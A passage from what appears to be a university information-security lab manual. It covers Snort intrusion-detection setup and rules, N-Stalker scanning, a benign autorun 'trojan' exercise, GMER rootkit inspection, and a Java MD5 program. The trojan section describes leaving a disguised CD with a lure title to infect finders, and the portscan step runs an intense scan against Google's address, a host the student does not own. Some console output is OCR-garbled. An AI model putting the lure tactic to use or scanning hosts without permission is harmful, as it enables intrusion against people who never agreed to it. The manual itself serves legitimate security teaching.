Subnet Mask . . . . : 255.255.255.0
Default Gateway . . : 192.168.1.1

C:\Windows\system32\ping www.google.com

Pinging www.google.com [216.58.196.68] with 32 bytes of data:
Reply from 216.58.196.68: bytes=32 time=53ms ITL=54
Reply from 216.58.196.68: bytes=32 time=54ms ITL=54
Reply from 216.58.196.68: bytes=32 time=54ms ITL=54
Reply from 216.58.196.68: bytes=32 time=53ms ITL=54
Reply from 216.5
```

Fig. IPConfig Command

#setup the external network address

ipvar EXTERNAL\_NET \$HOME\_NET

#### **Rule Path**

var RULE PATH .../rules

var PREPROC\_RULE\_PATH .../preproc rules

#### Change the path as

var RULE\_PATH C:\Snort\rules

# var SO\_RULE\_PATH ../so\_rules

var PREPROC\_RULE\_PATH C:\Snort\preproc\_rules

# If you are using reputation preprocessor set these

var WHITE\_LIST\_PATH C:\Snort\rules

var BLACK\_LIST\_PATH C:\Snort\rules

## **Step 2: Configure the decoder**

In the last line config logdir: add config logdir: C:\Snort\log [remove # symbol]

#### Step 3: Set path for Dynamic Preprocessor and Dynamic Engine

# path to dynamic preprocessor libraries

dynamicpreprocessor directory C:\Snort\lib\snort dynamicpreprocessor

# path to base preprocessor engine

dynamicengine C:\Snort\lib\snort\_dynamicengine\sf\_engine.dll

```
# path to dynamic rules libraries [Assign # symbol to dynamic detection directory]
# dynamicdetection directory /usr/local/lib/snort_dynamicrules
Step 4: Configure Preprocessors
Assign # symbol in following lines
# Inline packet normalization. For more information, see README.normalize
# Does nothing in IDS mode
# preprocessor normalize_ip4
# preprocessor normalize_tcp: block, rsv, pad, urp, req_urg,
# req_pay, req_urp, ips, ecn stream
# preprocessor normalize_icmp4
# preprocessor normalize_ip6
# preprocessor normalize_icmp6
In the last line add
# Reputation preprocessor. For more information see README.reputation
preprocessor reputation: \
 memcap 500, \
 priority whitelist, \
 nested_ip inner, \
 whitelist $WHITE_LIST_PATH/white.list, \
 blacklist $BLACK_LIST_PATH/black.list
Step 5: Customizing Rule Sheet
Change backward slash to forward slash in the following codes
# site specific rules
include $RULE_PATH\local.rules
include $RULE_PATH\app-detect.rules
include $RULE_PATH\attack-responses.rules
```

include \$RULE\_PATH\x11.rules

## **Step 6: Customizing Preprocessor**

Change backward slash to forward slash in the following codes [also remove # symbol in the below three lines]

# decoder and preprocessor event rules

include \$PREPROC\_RULE\_PATH\preprocessor.rules

include \$PREPROC\_RULE\_PATH\decoder.rules

include \$PREPROC\_RULE\_PATH\sensitive-data.rules

Check whether you have the line threshold.conf in the last line of snort.conf

#### b. How to use Snort to detect Ping?

**Step 1:** In snort folder in c drive go to rules folder open icmp.rules file using wordpad then type alert icmp any any -> any any (msg:"PING PING PING"; sid:1000000001;)

Step 2: Open Command Prompt Run as Administrator

In command prompt type the following command



wait until you get the line commencing packet processing

```
Administrator: Command Prompt - snort -i 1 -A console -c C:\Snort\etc\snort.conf
                        Version 2.9.8.2-WIN32 GRE (Build 335)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reser
ved.
                        Copyright (C) 1998-2013 Sourcefire, Inc., et al. Using PCRE version: 8.10 2010-06-25 Using ZLIB version: 1.2.3
                         Rules Engine: SF_SNORT_DETECTION_ENGINE
Preprocessor Object: SF_SSLPP Version 1
Preprocessor Object: SF_SSH Version 1.1
Preprocessor Object: SF_SMTP Version 1.
                                                                       IT_DEFECTION
SF_SSLPP Version 1.1
SF_SSH Version 1.1
SF_SMTP Version 1.1
CR_SIP Version 1.1
                                                                                                                     Version 2
.1 <Build
                                                                                                                                                    <Build 1>
                           reprocessor
                                                             ect:
                                                                                                                                        1>
<Build 1>
                            eprocessor
                           reprocessor
                           reprocessor
                           reprocessor
                                                                               IMAR Version 1.0 (Build 1)

GTP Version 1.1 (Build 1)

FTPTELNET Version 1.2 (Build 13)

DNS Version 1.1 (Build 4)

DNP3 Version 1.1 (Build 1)

DCFRPC2 Version 2.1
                            reprocessor
                          reprocessor
Preprocessor Object: SF_DNP3
Preprocessor Object: SF_DCER
Commencing packet processing (pid=6112)
                                                                                           Version 1.1 〈Build 1〉
C2 Version 1.0 〈Build 3〉
                                                                              DCERPC2
```

**Step 3:** Open another Command Prompt Run as Administrator

Type ping www.google.com

<u>c.</u>

Now you will get the reply from google to your system ip




Fig. Snort Detecting Ping

How to use Snort to log portscan?

**Step 1:** Move to log folder in snort create a blank text file name it as say sample.txt




Fig. Sample.txt in log folder

**Step 2:** Open snort.conf using [ctrl+F] find stream5\_global check whether it as the same line

# Target-Based stateful inspection/stream reassembly. For more inforation, see README.stream5 preprocessor stream5\_global: track\_tcp yes, \

```
track_udp yes, \\
track_icmp no, \\
max_tcp 262144, \\
max_udp 131072, \\
max_active_responses 4, \\
min_response_seconds 2
```

Next find for portscan

```
# Portscan detection. For more information, see README.sfportscan
preprocessor stream5_global: track_udp yes track_tcp yes
preprocessor sfportscan: proto { all } scan_type { all } sense_level { medium } logfile { sample.txt
}
```

//the file name should be same as created in log folder

Step 3: Open zenmap type the google ip obained from ping command in target




Fig. Zenmap Home Page

**Step 4:** Before commecning scan open the command prompt [run as administrator] type the following command

snort -i l -A console -c C:\Snort\etc\snort.conf




Fig. Commencing Snort

Wait for the packet processing window as shown

```
Administrator: Command Prompt - snort -i1 - A console -c C:\Snort\etc\snort.conf


o" ) Version 2.9.8.2-WIN32 GRE (Build 35b)
By Martin Roesch & The Snort Team: http://www.snort.org/contact#team Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reser ved.

Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 2.6 \langle Build 1\rangle Preprocessor Object: SF_SSLPP Version 1.1 \langle Build 3\rangle Preprocessor Object: SF_SSLPP Version 1.1 \langle Build 3\rangle Preprocessor Object: SF_SNTP Version 1.1 \langle Build 3\rangle Preprocessor Object: SF_SNTP Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_STP Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_REPUTATION Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_MODBUS Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_MODBUS Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_GTP Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_DNS Version 1.1 \langle Build 1\rangle Preprocessor Object: SF_DCERPC2 Version 1.0 \langle Build 3\rangle Commencing packet processing \langle pid=6112 \rangle Version 1.0 \langle Build 3\rangle Preprocessor Object: SF_DCERPC2 Version 1.0 \langle Build 3\rangle Preprocessor Object: SF_DCERPC2 Version 1.0 \langle Build 3\rangle Preprocessor Object: SF_DCERPC2 Version 1.0 \langle Build 3\rangle Preprocessor Obj
```

Fig. Packet Processing Window

**Step 5:** Click the scan check whether the profile is intense scan in Zenmap GUI The list of scan runs in the Zenmap GUI as shown.



### Fig. Zenmap GUI in SCAN

**Step 6:** The snort runs as shown

```
Preprocessor Object: SF_MODBUS Version 1.1 〈Build 1〉
Preprocessor Object: SF_IMAP Version 1.0 〈Build 1〉
Preprocessor Object: SF_IMAP Version 1.1 〈Build 1〉
Preprocessor Object: SF_DNS Version 1.1 〈Build 4〉
Preprocessor Object: SF_DNS Version 1.1 〈Build 1〉
Preprocessor Object: SF_DNS Version 1.1 〈Build 1〉
Preprocessor Object: SF_DNS Version 1.1 〈Build 1〉
Preprocessor Object: SF_DCERPC2 Version 1.0 〈Build 3〉
Commencing packet processing 〈pid=6112〉
Ø5/Ø1-17:54:42.677728 [***] [1:1000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
Ø5/Ø1-17:54:42.680464 [***] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
Ø5/Ø1-17:54:42.730243 [**] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 216.58.196.68 -> 192.168.1.2
Ø5/Ø1-17:56:03.845040 [**] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
Ø5/Ø1-17:56:03.845644 [**] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
Ø5/Ø1-17:56:03.845644 [**] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
Ø5/Ø1-17:56:03.845644 [**] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
Ø5/Ø1-17:56:03.900667 [**] [1:10000000001:0] PING PING PING [**] [Priority: Ø] 〈
ICMP> 192.168.1.2 -> 216.58.196.68
```

Fig. Snort runs

To stop snort type ctrl+c in snort window it shows the result as snort exiting as shown in fig




Fig. Snort Exiting

**Step 7:** To check the log go to log folder in snort and check sample.txt you could see the time and packets transferred




Fig. Packets Transferred

### **RESULT**

Thus the demonstration of Instrusion Detection System (IDs) is done using Snort Tool and output is verified successfully.

Ex. No: 10	AUTOMATED ATTACK AND PENETRATION TOOLS
	EXPLORING N-STALKER

#### **AIM**

To explore N-Stalker, a vulnerability Assessment Tool

### **DESCRIPTION**

N-Stalker is a web server security-auditing tool that scans for more than 30,000 vulnerabilities. N-Stalker was created in April 2000 by Information Security Technology specialists, aiming at providing solutions to protect corporations and individuals against digital threats that affect information systems. The first product to be released was N-Stealth HTTP Security Scanner Suite, a complete set of tools to assess Web servers' security, including the capabilities of identifying vulnerabilities and providing a possible solution to mitigate the risks from critical mission business infrastructure, either on the Internet or in a corporate environment.

By permanently making use of attack signature updates, the software has aggregated the most extensive and updated database available on the market, with more than 39,000 vulnerabilities and exploits for Web environments, recursively utilized by the scanning tool.

# **Steps:**

You need to download and install N-Stalker from www.nstalker.com

- 1. Start N-Stalker from a windows computer by choosing Start→Programs→N-Stalker→N-Stalker Free Edition.
- 2. In the web application URL field enter a host address or a range of addresses to scan.
- 3. Click start scan
- 4. After the scan is complete, the N-Stalker Report Manager prompts you to select a format for the resulting report. Choose Generate HTML.
- 5. Review the HTML report for vulnerabilities.

Armed with this report, your next step should be to set priorities on which services should be patched and hardened.



Fig. N-Stalker to scan for Vulnerabilities

### **RESULT**

Thus the demonstration of Vulnerability Assessment Tool is explored using N-Stalker Assessment Tool and performance is analyzed.

Ex. No: 11a	DEFEATING MALWARE
	BUILDING TROJANS

### **AIM**

To build Simple Trojans Programs and check their performance.

#### **DESCRIPTION**

Trojans are programs that seem to do something you want but actually perform another, malicious, act. Before a Trojan program can act, it must trick the user into downloading it or performing some type of action. The Trojan may be configured to do many things, such as log keystrokes, add the user's system to a botnet, or even give the attacker full access to the victim's computer. A user may think that a file looks harmless and is safe to run but, once executed, it delivers its malicious payload. Unlike a virus or worm, Trojans cannot spread themselves. They rely on the uninformed user

#### TASK:

Trojans and malware pose a real danger. This challenge highlights one of the ways that a hacker may distribute a Trojan. By default, older Windows systems automatically start a CD when it is inserted in the CD tray. You use this technique to distribute simulated malicious code. You need a blank CD and a CD burner for this exercise.

- Create a text file named autorun.ini. Inside this text file, add the following contents:

   [autorun]
   Open paint.exe
   Icon=paint.exe
- 2. Place the autorun.ini file and a copy of paint.exe into a folder to be burned to a CD.
- 3. After you have burned the CD, reinsert it in the CD-ROM drive and observe the results. The CD should autostart and automatically starts the Paint program.
- 4. Think about the results. Although this exercise was benign, you could have easily used a Trojan program wrapped with a legitimate piece of software. Just leaving the CD lying around or giving it an attractive title, such as "pending 2006 bonuses," may lead someone to pick it up and view its contents. Anyone running the CD would then become infected. Even with AutoRun turned off, the user would only have to double-click the CD-ROM icon and the program would still run.

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RESULT
Thus the Simple Trojan Programs is done and their performance is checked.
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Ex. No: 11b	DEFEATING MALWARE
	ROOT KIT HUNTER

#### **AIM**

To install root kits and study about variety of options.

### **RootKit Description:**

Rootkit is a stealth type of malicious software designed to hide the existence of certain process from normal methods of detection and enables continued privileged access to a computer

### **PROCEDURE**

- Download Rootkit Tool from GMER website. www.gmer.net
- This displays the Processes, Modules, Services, Files, Registry, RootKit/Malwares, Autostart, CMD of local host.
- Select Processes menu and kill any unwanted process if any. Modules menu displays the various system files like .sys, .dll
- Services menu displays the complete services running with Autostart, Enable, Disable, System, and Boot.
- Files menu displays full files on Hard-Disk volumes.
- Registry displays Hkey\_Current\_user and Hkey\_Local\_Machine. Rootkits/Malawares scans the local drives selected.
- Autostart displays the registry base Autostart applications.

CMD allows the user to interact with command line utilities or Registry

#### **OUTPUT**




Fig. Processes Tab




Fig. Modules Tab




Fig. Services Tab




Fig. Files Tab




Fig. Registry Tab




Fig. CMD Tab

# **RESULT**

Thus the installation of Root Kits and study about variety of options is done.

Ex. No: 12	ADDITIONAL EXPERIMENTS
	IMPLEMENT MESSAGE DIGEST (MD5) ALGORITHM

# AIM

Develop a program to implement Message Digest Algorithm.

### **ALGORITHM DESCRIPTION**

The MD5 **message-digest algorithm** is a widely used **cryptographic hash function** producing a 128-bit (16-byte) **hash value**, typically expressed in text format as a 32-digit hexadecimal number. MD5 has been utilized in a wide variety of cryptographic applications and is also commonly used to verify data integrity.

# **MD5** Algorithm:

We begin by supposing that we have a b-bit message as input, and that we wish to find its message digest. Here b is an arbitrary nonnegative integer; b may be zero, it need not be a multiple of eight, and it may be arbitrarily large. We imagine the bits of the message written down as follows:

$$m_0 m_1 ... m_{b-1}$$

The following five steps are performed to compute the message digest of the message.

### **Step 1. Append Padding Bits:**

The message is "padded" (extended) so that its length (in bits) is congruent to 448, modulo 512. That is, the message is extended so that it is just 64 bits shy of being a multiple of 512 bits long. Padding is always performed, even if the length of the message is already congruent to 448, modulo 512. Padding is performed as follows: a single "1" bit is appended to the message, and then "0" bits are appended so that the length in bits of the padded message becomes congruent to 448, modulo 512. In all, at least one bit and at most 512 bits are appended.

### **Step 2. Append Length:**

A 64-bit representation of b (the length of the message before the padding bits were added) is appended to the result of the previous step. In the unlikely event that b is greater than 2^64, then only the low-order 64 bits of b are used. (These bits are appended as two 32-bit words and appended low-order word first in accordance with the previous conventions.) At this point the resulting message (after padding with bits and with b) has a length that is an exact multiple of 512

bits. Equivalently, this message has a length that is an exact multiple of 16 (32-bit) words. Let M[0 ... N-1] denote the words of the resulting message, where N is a multiple of 16.

# **Step 3. Initialize MD Buffer:**

A four-word buffer (A,B,C,D) is used to compute the message digest. Here each of A, B, C, D is a 32-bit register. These registers are initialized to the following values in hexadecimal, low-order bytes first):

word A: 01 23 45 67

word B: 89 ab cd ef

word C: fe dc ba 98

word D: 76 54 32 10

### **Step 4. Process Message in 16-Word Blocks:**

We first define four auxiliary functions that each take as input three 32-bit words and produce as output one 32-bit word.

F(X,Y,Z) = XY v not(X) Z

G(X,Y,Z) = XZ v Y not(Z)

H(X,Y,Z) = X xor Y xor Z

I(X,Y,Z) = Y xor (X v not(Z)) In each bit position F acts as a conditional: if X then Y else Z. The function F could have been defined using + instead of v since XY and not(X)Z will never have 1's in the same bit position.) It is interesting to note that if the bits of X, Y, and Z are independent and unbiased, the each bit of F(X,Y,Z) will be independent and unbiased.

The functions G, H, and I are similar to the function F, in that they act in "bitwise parallel" to produce their output from the bits of X, Y, and Z, in such a manner that if the corresponding bits of X, Y, and Z are independent and unbiased, then each bit of G(X,Y,Z), H(X,Y,Z), and I(X,Y,Z) will be independent and unbiased. Note that the function H is the bit-wise "xor" or "parity" function of its inputs.

This step uses a 64-element table T[1 ... 64] constructed from the sine function. Let T[i] denote the i-th element of the table, which is equal to the integer part of 4294967296 times abs(sin(i)), where i is in radians. The elements of the table are given in the appendix.

# **Example:**

```
/* Process each 16-word block. */
 For i = 0 to N/16-1 do
  /* Copy block i into X. */
  For j = 0 to 15 do
   Set X[j] to M[i*16+j].
  end /* of loop on j */
  /* Save A as AA, B as BB, C as CC, and D as DD. */
                AA = A
                BB = B
                CC = C
                DD = D
/* Round 1. */
  /* Let [abcd k s i] denote the operation
     a = b + ((a + F(b,c,d) + X[k] + T[i]) <<< s). */
  /* Do the following 16 operations. */
  [ABCD 0 7 1] [DABC 1 12 2] [CDAB 2 17 3] [BCDA 3 22 4]
  [ABCD 4 7 5] [DABC 5 12 6] [CDAB 6 17 7] [BCDA 7 22 8]
  [ABCD 8 7 9] [DABC 9 12 10] [CDAB 10 17 11] [BCDA 11 22 12]
  [ABCD 12 7 13] [DABC 13 12 14] [CDAB 14 17 15] [BCDA 15 22 16]
  /* Round 2. */
  /* Let [abcd k s i] denote the operation
     a = b + ((a + G(b,c,d) + X[k] + T[i]) <<< s). */
  /* Do the following 16 operations. */
  [ABCD 1 5 17] [DABC 6 9 18] [CDAB 11 14 19] [BCDA 0 20 20]
  [ABCD 5 5 21] [DABC 10 9 22] [CDAB 15 14 23] [BCDA 4 20 24]
  [ABCD 9 5 25] [DABC 14 9 26] [CDAB 3 14 27] [BCDA 8 20 28]
  [ABCD 13 5 29] [DABC 2 9 30] [CDAB 7 14 31] [BCDA 12 20 32]
  /* Round 3. */
  /* Let [abcd k s t] denote the operation
```

```
a = b + ((a + H(b,c,d) + X[k] + T[i]) <<< s). */
/* Do the following 16 operations. */
 [ABCD 5 4 33] [DABC 8 11 34] [CDAB 11 16 35] [BCDA 14 23 36]
 [ABCD 1 4 37] [DABC 4 11 38] [CDAB 7 16 39] [BCDA 10 23 40]
 [ABCD 13 4 41] [DABC 0 11 42] [CDAB 3 16 43] [BCDA 6 23 44]
 [ABCD 9 4 45] [DABC 12 11 46] [CDAB 15 16 47] [BCDA 2 23 48]
/* Round 4. */
/* Let [abcd k s t] denote the operation
    a = b + ((a + I(b,c,d) + X[k] + T[i]) <<< s). */
/* Do the following 16 operations. */
[ABCD 0 6 49] [DABC 7 10 50] [CDAB 14 15 51] [BCDA 5 21 52]
 [ABCD 12 6 53] [DABC 3 10 54] [CDAB 10 15 55] [BCDA 1 21 56]
 [ABCD 8 6 57] [DABC 15 10 58] [CDAB 6 15 59] [BCDA 13 21 60]
[ABCD 4 6 61] [DABC 11 10 62] [CDAB 2 15 63] [BCDA 9 21 64]
/* Then perform the following additions. (That is increment each
  of the four registers by the value it had before this block
  was started.) */
 A = A + AA
 B = B + BB
C = C + CC
 D = D + DD
end /* of loop on i */
```

**Step 5. Output:** The message digest produced as output is A, B, C, D. That is, we begin with the low-order byte of A, and end with the high-order byte of D.

### **PROGRAM**

```
import java.security.*;
public class MD5 {
public static void main(String[] a) {
try {
MessageDigest md = MessageDigest.getInstance("MD5");
System.out.println("Message digest object info: ");
System.out.println(" Algorithm = " +md.getAlgorithm());
System.out.println(" Provider = " +md.getProvider());
System.out.println(" ToString = " +md.toString());
String input = "";
md.update(input.getBytes());
byte[] output = md.digest();
System.out.println();
System.out.println("MD5(\""+input+"\") = " +bytesToHex(output));
input = "abc";
md.update(input.getBytes());
output = md.digest();
System.out.println();
System.out.println("MD5(\""+input+"\") = " +bytesToHex(output));
input = "abcdefghijklmnopqrstuvwxyz";
md.update(input.getBytes());
output = md.digest();
System.out.println();
System.out.println("MD5(\""+input+"\") = "+bytesToHex(output));
System.out.println(""); }
catch (Exception e) {
System.out.println("Exception: " +e); } }
public static String bytesToHex(byte[] b) {
char hexDigit[] = {'0', '1', '2', '3', '4', '5', '6', '7', '8', '9', 'A', 'B', 'C', 'D', 'E', 'F'};
```

```
StringBuffer buf = new StringBuffer();
for (int j=0; j<b.length; j++){
buf.append(hexDigit[(b[j] >> 4) & 0x0f]);
buf.append(hexDigit[b[j] & 0x0f]); }
return buf.toString();
} }
```

### **OUTPUT**

```
Microsoft Windows [Version 6.1.76011
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>D:
D:\>set path="C:\Program Files (x86)\Java\jdk1.7.0_71\bin"

D:\>javac MD5.java

D:\>java MD5
Message digest object info:
Algorithm = MD5
Provider = SUN version 1.7
ToString = MD5 Message Digest from SUN, \(\cin\)initialized>

MD5("") = D41D8CD98F00B204E9800998ECF8427E

MD5("abc") = 900150983CD24FB0D6963F7D28E17F72

MD5("abcdefghijklmnopqrstuvwxyz") = C3FCD3D76192E4007DFB496CCA67E13B

D:\>______
```

### **RESULT**

Thus the program for implementing Message Digest (MD5) algorithm is done using java and output is verified successfully.

Ex. No: 13	ADDITIONAL EXPERIMENTS
	DEMONSTRATE HOW TO PROVIDE SECURE DATA STORAGE, SECURE
	DATA TRANSMISSION AND FOR CREATING DIGITAL SIGNATURE
	(GnuPG)

#### **AIM**

To write a program to demonstrate how to provide secure data storage, secure data transmission and how to create digital signatures.

### **GnuPG Description:**

GnuPG is a complete and free implementation of the OpenPGP standard as defined by RFC4880 GnuPG allows to encrypt and sign our data and communication, features a versatile key management system as well as access modules for all kinds of public key directories. GnuPG, also known as GPG, is a command line tool with features for easy integration with other applications.

#### **PROCEDURE**

### i) Generate the Kev

